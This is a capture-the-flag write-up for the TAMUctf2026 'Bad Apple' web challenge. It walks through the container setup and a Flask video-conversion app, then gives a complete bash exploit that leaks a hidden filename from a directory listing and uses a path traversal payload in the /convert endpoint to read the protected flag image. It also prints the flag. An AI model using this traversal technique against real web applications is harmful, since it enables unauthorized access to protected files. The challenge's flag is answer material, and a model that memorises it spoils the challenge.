🚩 TAMUctf2026 - Bad Apple
Executive Summary
- OS: Linux
- Key Technique: (e.g., SQLi → Cron Job Escalation)
- Status:
Completed
Reconnaissance
Dockerfile
FROM fedora:latest

RUN dnf install -y httpd python3 python3-pip ffmpeg mod_wsgi openssl && \
    pip3 install flask werkzeug

RUN mkdir -p /srv/app /srv/http/uploads/admin /srv/http/static/frames/shared/bad-apple

COPY wsgi_app.py /srv/app/wsgi_app.py
COPY templates/ /srv/app/templates/

COPY uploads/ /srv/http/uploads/
COPY bad-apple-frames/ /srv/http/static/frames/shared/bad-apple/
COPY .htpasswd /srv/http/.htpasswd
COPY httpd-append.conf /tmp/httpd-append.conf

RUN cat /tmp/httpd-append.conf >> /etc/httpd/conf/httpd.conf && \
    chmod -R 755 /srv/http/uploads /srv/http/static && \
    chown -R apache:apache /srv/app /srv/http

EXPOSE 80

CMD ["sh", "-c", "HEX=$(openssl rand -hex 16) && mv /srv/http/uploads/admin/flag.gif /srv/http/uploads/admin/$HEX-flag.gif && echo $HEX > /srv/http/.flag_secret && httpd -DFOREGROUND"]
From the Dockerfile, we can have several information:
- The flag is stored inside
/srv/http/uploads/admin/$HEX-flag.gif - The hex prefix of the flag name is stored inside the
/srv/http/.flag_secret - The apache user is able to write into the any where inside
/srv/appand/srv/http
http-append.conf
<VirtualHost *:80>
    WSGIScriptAlias / /srv/app/wsgi_app.py

    <Directory /srv/app>
        Require all granted
    </Directory>

    Alias /browse /srv/http/uploads
    <Directory /srv/http/uploads>
        Options +Indexes
        DirectoryIndex disabled
        IndexOptions FancyIndexing FoldersFirst NameWidth=* DescriptionWidth=* ShowForbidden
        AllowOverride None
        Require all granted

        <FilesMatch "\.gif$">
            AuthType Basic
            AuthName "Admin Area"
            AuthUserFile /srv/http/.htpasswd
            Require valid-user
        </FilesMatch>
    </Directory>
</VirtualHost>
This shows us some nice configuration:
Alias /browse /srv/http/uploads: set an alias for/srv/http/uploadsOptions +IndexesandDirectoryIndex disabled: showing the folder, we can navigate to the/browse/admin/sub-folder and read the file name of the flag file.Require valid-user: only authenticated user can view a.giffile.
Not sure how this will help us though.
wsgi_app.py

extract_frames() function used to extract a video file from input path and output its gif, palette and frames file at the output folder.

The router to / give us the template for playing the gif… I believe, because the template was not provided at all.

The /upload endpoint is just normal uploading.

The /convert endpoint is taking the gifs from the uploads folder and extract it in the frames folder.

The /get_framesendpoint is just returning the list of frames of a specific user.
As we know, the flag is stored in /srv/http/uploads/admin/$HEX-flag.gif. As we can see /convert is taking the the gifs from an insecure filename, we can, in fact, point this filename to the $HEX-flag.gif file, convert it to frames inside of our frames folder and display it using the / endpoint.
#!/bin/bash

# --- Configuration ---
TARGET="http://127.0.0.1:8080"
USER_ID="attacker_session"

echo "[*] Starting exploit against $TARGET"

# --- Step 1: Leak the Flag Filename ---
echo "[*] Step 1: Accessing /browse/admin/ to leak the flag filename..."
FLAG_FILE=$(curl -s "$TARGET/browse/admin/" | grep -oE '[a-f0-9]{32}-flag\.gif' | head -n 1)

if [ -z "$FLAG_FILE" ]; then
    echo "[-] Failed to find the flag file. Ensure the target URL is correct."
    exit 1
fi

echo "[+] Success! Found flag file: $FLAG_FILE"


# --- Step 2: Trigger Path Traversal and Frame Extraction ---
echo "[*] Step 2: Triggering /convert with path traversal payload..."
SAFE_NAME="${FLAG_FILE%.gif}"

# Payload: ../../admin/<FLAG_FILE>
# Flask resolves this locally to: /srv/http/uploads/<USER_ID>/../../admin/<FLAG_FILE>
# which becomes: /srv/http/uploads/admin/<FLAG_FILE>
curl -s "$TARGET/convert?user_id=$USER_ID&filename=../../admin/$FLAG_FILE" > /dev/null

echo "[+] Conversion triggered. Frames should now be generated in the static folder."


# --- Step 3: Exfiltrate the Extracted Frames ---
echo "[*] Step 3: Downloading the first frame of the flag..."

# The frames are stored in /srv/http/static/frames/<user_id>/<safe_name>/
# Flask serves the /srv/http/static folder at the /static/ route.
FRAME_URL="$TARGET/static/frames/$USER_ID/$SAFE_NAME/frame_0001.png"

echo "[*] Fetching: $FRAME_URL"
curl -s -o "flag_frame.png" "$FRAME_URL"

# Verify if the download was successful
if [ -s "flag_frame.png" ]; then
    echo "[+] Exploit complete! The flag image has been saved as 'flag_frame.png'."
    echo "[*] Open it with an image viewer to read the flag."
else
    echo "[-] Exploit failed. The frame could not be downloaded."
fi
Loot & Flags
Flag: gigem{3z_t0h0u_fl4g_r1t3}